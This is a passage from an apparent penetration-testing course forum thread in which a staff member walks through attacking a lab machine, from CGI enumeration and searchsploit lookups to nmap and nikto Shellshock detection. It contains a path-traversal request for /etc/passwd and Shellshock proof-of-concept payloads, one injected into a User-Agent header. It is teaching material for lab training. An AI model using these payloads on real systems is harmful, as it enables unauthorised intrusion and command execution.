05-19-2016, 11:48 AM #11

g0tmi1k
Offsec Staff

Join Date: Jun 2011
Posts: 538

Information Gathering

Web Application (CGI)

So by now our URL brute force has completed, and we have started looking up exploits for the software we know of.
Even though we have some good options of exploits to try, let's keep going and get some more information about the target (since we found a few other possible leads when brute forcing). The URLs in question:

- http://10.11.1.71/cgi-bin/admin.cgi
- http://10.11.1.71/cgi-bin/test.cgi

/cgi-bin/admin.cgi

Let's see what we are dealing with:

Code:

```
root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:30:23 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html


< left><pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu L
Disk Usage: 1/4GB (38%)
CPU Load: 0.00


Current users:


Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
< /pre>root@kali:~#
root@kali:~#
```

```
root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:22:50 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

<left><pre>Perl verion is 5.18.2<br>HTTP Server is Apache 2.4.7. Modules: <br>Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)<br>CPU: Intel
(R) Xeon(R) CPU X5690  @ 3.47GHz<br>Statistics for CpuStats (all)<br>  user      0.99<br>  nice      0.00<br>  system    0.00<br>  idle      99.01<br>  ioWait
    0.00<br>  total     0.99<br></left><br>Memory Usage: 596/738MB (80.76%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
</pre>root@kali:~#
root@kali:~#
```

Notice how the HTTP header is different to the first request we made to the landing page? There is no longer the PHP field!

For what it's worth, let's look at it being rendered:

Code:

```
(Ubuntu) Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/
html
Perl verion is 5.18.2
HTTP Server is Apache 2.4.7. Modules:
Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)
CPU: Intel(R) Xeon(R) CPU X5690  @ 3.47GHz
Statistics for CpuStats (all)
  user      0.00
  nice      0.00
  system    0.00
  idle      100.00
  ioWait    0.00
  total     0.00


Memory Usage: 596/738MB (80.76%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00


Current users:


Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
root@kali:~#
```

```
root@kali:~# curl -i http://10.11.1.71/cgi-bin/admin.cgi -s | html2text
HTTP/1.1 200 OK Date: Thu, 19 May 2016 01:23:27 GMT Server: Apache/2.4.7
(Ubuntu) Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/
html
Perl verion is 5.18.2
HTTP Server is Apache 2.4.7. Modules:
Operating System is Ubuntu Linux 14.04 (kernel: 3.13.0-32-generic)
CPU: Intel(R) Xeon(R) CPU X5690  @ 3.47GHz
Statistics for CpuStats (all)
  user      0.00
  nice      0.00
  system    0.00
  idle      100.00
  ioWait    0.00
  total     0.00

Memory Usage: 596/738MB (80.76%)
Disk Usage: 1/4GB (38%)
CPU Load: 0.00

Current users:

Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       4.8G  1.8G  2.9G  38% /
none            4.0K     0  4.0K   0% /sys/fs/cgroup
udev            359M  4.0K  359M   1% /dev
tmpfs            74M  484K   74M   1% /run
none            5.0M     0  5.0M   0% /run/lock
none            370M     0  370M   0% /run/shm
none            100M     0  100M   0% /run/user
root@kali:~#
```

Lots of yummy information! We might be able to use this later when we get a local shell on the system...

/cgi-bin/test.cgi
And let's look now at the final URL:
This time, we will write the HTML contents to a file so we can look at it offline.

Code:

```
root@kali:~#
root@kali:~# wc -l test.cgi.txt
14278 test.cgi.txt
root@kali:~#
root@kali:~# head -n 15 test.cgi.txt
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:42:35 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

< pre>Hello,< br>This is a test:< br>4    /var/local
56    /var/log/upstart
12    /var/log/apt
8    /var/log/dbconfig-common
12    /var/log/installer/cdebconf
44    /var/log/installer
8    /var/log/landscape
4    /var/log/apache2
root@kali:~#
root@kali:~# tail test.cgi.txt
0    /dev/pts
0    /dev/bsg
0    /dev/mapper
0    /dev/input/by-path
0    /dev/input
0    /dev/net
0    /dev/cpu
4    /dev
1701548    /
< /pre>root@kali:~#
```

```
root@kali:~# curl -i http://10.11.1.71/cgi-bin/test.cgi -s > test.cgi.txt
root@kali:~#
root@kali:~# wc -l test.cgi.txt
14278 test.cgi.txt
root@kali:~#
root@kali:~# head -n 15 test.cgi.txt
HTTP/1.1 200 OK
Date: Thu, 19 May 2016 01:42:35 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

<pre>Hello,<br>This is a test:<br>4     /var/local
56      /var/log/upstart
12      /var/log/apt
8       /var/log/dbconfig-common
12      /var/log/installer/cdebconf
44      /var/log/installer
8       /var/log/landscape
4       /var/log/apache2
root@kali:~#
root@kali:~# tail test.cgi.txt
0       /dev/pts
0       /dev/bsg
0       /dev/mapper
0       /dev/input/by-path
0       /dev/input
0       /dev/net
0       /dev/cpu
4       /dev
1701548 /
</pre>root@kali:~#
```

It appears it is listing out the contents of the file system!

Wordlist's Local File Inclusion (LFI)

So when we were brute forcing the URLs, the wordlist contained a value for a Local File Inclusion (LFI) (hinted by "**../**" in the request). So let's check it out.
Note, neither gobuster or seclist is a vulnerability scanner. The value was hardcoded into the wordlist - it didn't discover it. **The results are only as good as your wordlist**.

Code:

```
root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi' -i -s > before
root@kali:~#
root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi?list=../../../../../../../../../../../etc/passwd' -i -s >
root@kali:~#
root@kali:~# diff before after
2c2
< Date: Thu, 19 May 2016 01:54:26 GMT
---
> Date: Thu, 19 May 2016 01:54:34 GMT
root@kali:~#
```

```
root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi' -i -s > before
root@kali:~#
root@kali:~# curl 'http://10.11.1.71/cgi-bin/admin.cgi?list=../../../../../../../../../../../etc/passwd' -i -s > after
root@kali:~#
root@kali:~# diff before after
2c2
< Date: Thu, 19 May 2016 01:54:26 GMT
---
> Date: Thu, 19 May 2016 01:54:34 GMT
root@kali:~#
```

So we can see there isn't any major differences on the page (just the requested time stamp in the header) - meaning the content is the same. There isn't a LFI vulnerability here.
Note: You may notice there being a difference when you try it - based on the system load of the Alpha machine if other students are working on the box.

If we wanted to test to see if these machines are dynamic or static outputs, we could start to create some noise/traffic to increase log sizes and system load and monitor if it behaves differently...

Summary

We have discovered a module loaded by Apache, mod_cgi (which is what handles all the CGI requests), as well as what appears to be the first sign of "custom content", that isn't a stock template.

Last edited by g0tmi1k; 07-22-2016 at 04:42 PM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

05-19-2016, 12:25 PM #12

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Information Gathering

SearchSploit (Part 2)

We know a few new things about the machine now - "**phpMyAdmin**" (not sure on the version), and **Apache's mod_cgi** is enabled and is working correctly.

phpMyAdmin

Unfortunately we don't have a version number. We could try to find some type of way to identify the version (e.g. is there "./readme.html", "./changelog.md", "./version.txt" or any version of these filenames and file extensions, else start making MD5 hashes of pages and compare it to known versions...)

Code:

```
root@kali:~# searchsploit phpmyadmin | grep -v '/dos/' | wc -l
47
root@kali:~#
```

```
root@kali:~# searchsploit phpmyadmin | grep -v '/dos/' | wc -l
47
root@kali:~#
root@kali:~# searchsploit phpmyadmin | grep -v '/dos/' | tail
phpMyAdmin 2.x - Multiple Script Array Handling Path Disclosure                                    | ./php/webapps/29062.txt
phpMyAdmin <= 2.9.1 - Multiple Cross-Site Scripting Vulnerabilities                                | ./php/webapps/29895.txt
phpMyAdmin <= 2.11.1 Setup.PHP Cross-Site Scripting Vulnerability                                  | ./php/webapps/30653.txt
phpMyAdmin <= 2.11.1 Server_Status.PHP Cross-Site Scripting Vulnerability                          | ./php/webapps/30733.txt
phpMyAdmin <= 3.2 - 'server_databases.php' Remote Command Execution Vulnerability                  | ./php/webapps/32383.txt
phpMyAdmin <= 3.0.1 - 'pmd_pdf.php' Cross-Site Scripting Vulnerability                             | ./php/webapps/32531.txt
XAMPP 3.2.1 & phpMyAdmin 4.1.6 - Multiple Vulnerabilities                                          | ./php/webapps/32721.txt
phpMyAdmin <= 3.3.0 - 'db' Parameter Cross-Site Scripting Vulnerability                            | ./php/webapps/33060.txt
phpMyAdmin 'tbl_gis_visualization.php' Multiple Cross Site Scripting Vulnerabilities               | ./php/webapps/38440.txt
---------------------------------------------------------------------------------------------------- ---------------------------------
root@kali:~#
```

So we can see there's a lot of "Cross Site Scripting" exploits for phpMyAdmin. This could be a possible attack vector, however we haven't seen any sign/clue of there being an external machine visiting the page. We also do not have any credentials to log into the web application (goes back to hoping brute forcing would work as the default passwords didn't). And without a version number, its going to be a long, boring process of trying them all out. If we need to, we can revisit this - so let's put it on the bottom of our "to try later" list.

Apache CGI

As we have found both "http://10.11.1.71**/cgi-bin/admin.cgi"** & "http://10.11.1.71**/cgi-bin/test.cgi**", let's search to see if theres any public exploits (unfortunately we don't have a version number):

Code:

```
root@kali:~# searchsploit apache cgi | grep -v '/dos/'
...
```

```
root@kali:~# searchsploit apache cgi | grep -v '/dos/'
---------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                      |  Path
                                                                                                    | (/usr/share/exploitdb/platforms)
---------------------------------------------------------------------------------------------------- ---------------------------------
Apache 1.3.33/1.3.34 (Ubuntu / Debian) - (CGI TTY) Local Root Exploit                               | ./linux/local/3384.c
Apache 0.8.x/1.0.x & NCSA httpd 1.x - test-cgi Directory Listing Vulnerability                      | ./cgi/remote/20435.txt
Apache 2.2.2 CGI Script Source Code Information Disclosure Vulnerability                            | ./multiple/remote/28365.txt
Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit                       | ./php/remote/29290.c
Apache mod_cgi - Remote Exploit (Shellshock)                                                        | ./linux/remote/34900.py
Awstats 6.x Apache Tomcat Configuration File Remote Arbitrary Command Execution Vulnerability       | ./cgi/webapps/35035.txt
---------------------------------------------------------------------------------------------------- ---------------------------------
root@kali:~#
```

Notice: We could have had a slight more striker search term of 'mod_cgi' as that's what we really are targeting.

So filtering out these results (based on version numbers that do not match), only 1 exploit matches (as its missing a version number!):

> *Apache mod_cgi - Remote Exploit (Shellshock)*

Notice how we have seen "**Apache + PHP 5.x (< 5.3.12 & < 5.4.2) - cgi-bin Remote Code Execution Exploit**" twice now (however the PHP version is too low), as well as the tag of "**(Shellshock)**" in a exploit tile: "*PHP 5.x (< 5.6.2) - Bypass disable_functions (Shellshock Exploit)*". This could all be promising...

Summary

This "Shellshock" vulnerability and exploit has gone to the top of our "to try list". It would be wise now to start looking up and researching what shellshock is. If it doesn't work out, we can fall back to our PHP exploits.
We have gathered a lot of information about the target now, there are no more "obvious" paths. If we wanted to start to find more, we could use a different wordlist to brute force, or use a "web scanner" (such as "**nikto**") to really start poking hard at the system.
We have followed on the basic paths and kept on going on the trail till what appears to be the end.

Last edited by g0tmi1k; 09-12-2017 at 10:48 AM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote**

05-19-2016, 01:16 PM #13

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Information Gathering

ShellShock

For some background reading on shellshock, see here.
...and linking back around to the IRC bot hint, could this be what it was referencing?

Web Scanners

We have managed to get this far, without using any exploits or vulnerability. We simply just had our "end user" hat on and explored the system. The only poking we have done has been URL brute forcing and trying default/common passwords.
This is going to change. This is when we start to attack the system *(however, NOT trying to exploit it)*

Nmap

Shellshock is so widespread, and well known it even got its own nmap script to check for it.
Quickly checking the man page for the script (via the web page), we can understand how to use the script.

Code:

```
root@kali:~# ls -lah /usr/share/nmap/scripts/*shellshock*
-rw-r--r-- 1 root root 5.5K Mar 31 03:51 /usr/share/nmap/scripts/http-shellshock.nse
root@kali:~#
root@kali:~# nmap 10.11.1.71 -p 80 \
  --script=http-shellshock \
  --script-args uri=/cgi-bin/test.cgi --script-args uri=/cgi-bin/admin.cgi


Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 23:36 EDT
Nmap scan report for 10.11.1.71
Host is up (0.15s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.

|     Disclosure date: 2014-09-24
|     References:

|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
```

```
|       http://seclists.org/oss-sec/2014/q3/685
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
MAC Address: 00:50:56:89:54:66 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
root@kali:~#
```

```
root@kali:~# ls -lah /usr/share/nmap/scripts/*shellshock*
-rw-r--r-- 1 root root 5.5K Mar 31 03:51 /usr/share/nmap/scripts/http-shellshock.nse
root@kali:~#
root@kali:~# nmap 10.11.1.71 -p 80 \
>   --script=http-shellshock \
>   --script-args uri=/cgi-bin/test.cgi --script-args uri=/cgi-bin/admin.cgi

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-17 23:37 EDT
Nmap scan report for 10.11.1.71
Host is up (0.15s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known as Shellshock. It seems the server
|       is executing commands injected via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://seclists.org/oss-sec/2014/q3/685
|_      http://www.openwall.com/lists/oss-security/2014/09/24/10
MAC Address: 00:50:56:89:54:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.25 seconds
root@kali:~#
```

Oooh! It's reported to be vulnerable *(bare in mind, it could be a false positive)*
Only problem is, we are not sure WHAT page (as we did feed in two different pages).
It is simple enough to re-run the script with just one page at a time until we find out what page is vulnerable (or both?).
However, instead, we can use "**Nikto**"...

Nikto

Nikto is a web scanner that checks for a wide number of known issues, and misconfigurations in a target. However, it performs a lot of request, but *currently* doesn't perform checks (or apply logic). As a result, you can expect a fair amount of false positives. This also takes a while to perform (in this case, over 20 minutes), so you may want to find a wise way to spend the time (cleaning up notes, screenshot-ing finding, making a drink/food, talking to colleague/loved ones or napping, or poking at another machine on the network).

Code:

```
root@kali:~# nikto -host 10.11.1.71
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.11.1.71
+ Target Hostname:    10.11.1.71
+ Target Port:        80
+ Start Time:         2016-05-17 23:41:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
+ Root page / redirects to: site/index.php/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitr
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitr
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /cgi-bin/admin.cgi: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8497 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2016-05-18 00:04:22 (GMT-4) (1356 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

```
root@kali:~# nikto -host 10.11.1.71
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.11.1.71
+ Target Hostname:    10.11.1.71
+ Target Port:        80
+ Start Time:         2016-05-17 23:41:46 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: site/index.php/
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /cgi-bin/admin.cgi: This might be interesting...
+ OSVDB-3092: /cgi-bin/test.cgi: This might be interesting...
+ Server leaks inodes via ETags, header found with file /icons/README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8497 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2016-05-18 00:04:22 (GMT-4) (1356 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

This line is "interesting" to us (as it reenforces what nmap said about it being vulnerable, as well as saying what page - **/cgi-bin/admin.cgi**):

> *+ OSVDB-112004: /cgi-bin/admin.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename...=CVE-2014-6278).*

...and we also have gotten two CVEs (**CVE-2014-6271** & **CVE-2014-6278**).

Summary
We have two different confirmations, from two different tools, that the target (Alpha) is vulnerable to the "**ShellShock**" vulnerability using the URL: **http://10.11.1.71/cgi-bin/admin.cgi**.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | Reply With Quote |

05-19-2016, 02:01 PM #14

g0tmi1k
Offsec Staff


Join Date:	Jun 2011
Posts:	538

Limited Shell

We are now going to exploit the target in order to get a remote shell on it grating us command line access on the machine. We will use different exploits but all targeting the same vulnerability. We will do it "manually" (without the aid of an existing exploit, just a PoC), followed by using an pre-made exploit (from Exploit-DB), and lastly using the Metasploit framework.

Exploit #1 - Manually (Part 1 - PoC)


Finding a PoC
So we search for "Shellshock Poc", and the first hit gives us a Github page, which contains various "one liners" for each CVE (as theres multiple vulnerabilities for shellshock), which all "test" for the machine to see if it is vulnerable (we will need to alter it in a way to **match our target in order to get a shell**).



First page, first hit 😊.
URL: https://github.com/mubix/shellshocker-pocs.

PoC Code


> *CVE-2014-6271:*
> *env X='() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id*
>
> *CVE-2014-6278:*
> *env X='() { _; } >_[$($())] { echo CVE-2014-6278 vulnerable; id; }' bash -c :*
> *Additional information: http://lcamtuf.blogspot.com/2014/10/...y-cracked.html*



Standard Request
Let's make a "normal" request to the target, and break down what's happening.

Code:

```
root@kali:~# curl -v http://10.11.1.71/cgi-bin/admin.cgi -s >/dev/null
*   Trying 10.11.1.71...
* Connected to 10.11.1.71 (10.11.1.71) port 80 (#0)
> GET /cgi-bin/admin.cgi HTTP/1.1
> Host: 10.11.1.71
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 19 May 2016 04:04:21 GMT
< Server: Apache/2.4.7 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/html
<
{ [367 bytes data]
* Connection #0 to host 10.11.1.71 left intact
root@kali:~#
```



So in the request:

- The method (e.g. GET /cgi-bin/admin.cgi HTTP/1.1). This is required.
- The hostname we are going to (e.g. Host: 10.11.1.71). Depending on how the web server is setup, this may be required (Will it serve up the same page to a different domain? *cough* happens in the labs *cough*).
- What made the request (e.g. User-Agent: curl/7.47.0). This is not required, but it is 'handy', in case the web master wants to display a different version (e.g. mobile) for a different device.
- What request is expected back (e.g. Accept: */*). This is not required.

So we can try and inject our PoC into one of these fields or try to add a new value in (and hope it is processed - as it depends on how the web application and/or server is configured). A safe bet would be to try in either the user-agent or the accept fields as they are not essential in the request. As user-agents are often used a lot more, let's try this value first.

PoC Request
So let's overwrite the default user-agent in the request (which cURL automatically puts in):

> *PoC: '() { :; }; echo "CVE-2014-6271 vulnerable"' bash -c id*
> *After: 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id'*

Code:

```
root@kali:~# curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi
< left><pre>Perl verion is 5.18.2< br>HTTP Server is Apache 2.4.7. Modules: < br>Operating System is Ubuntu L
Memory Usage: 644/738MB (87.26%)
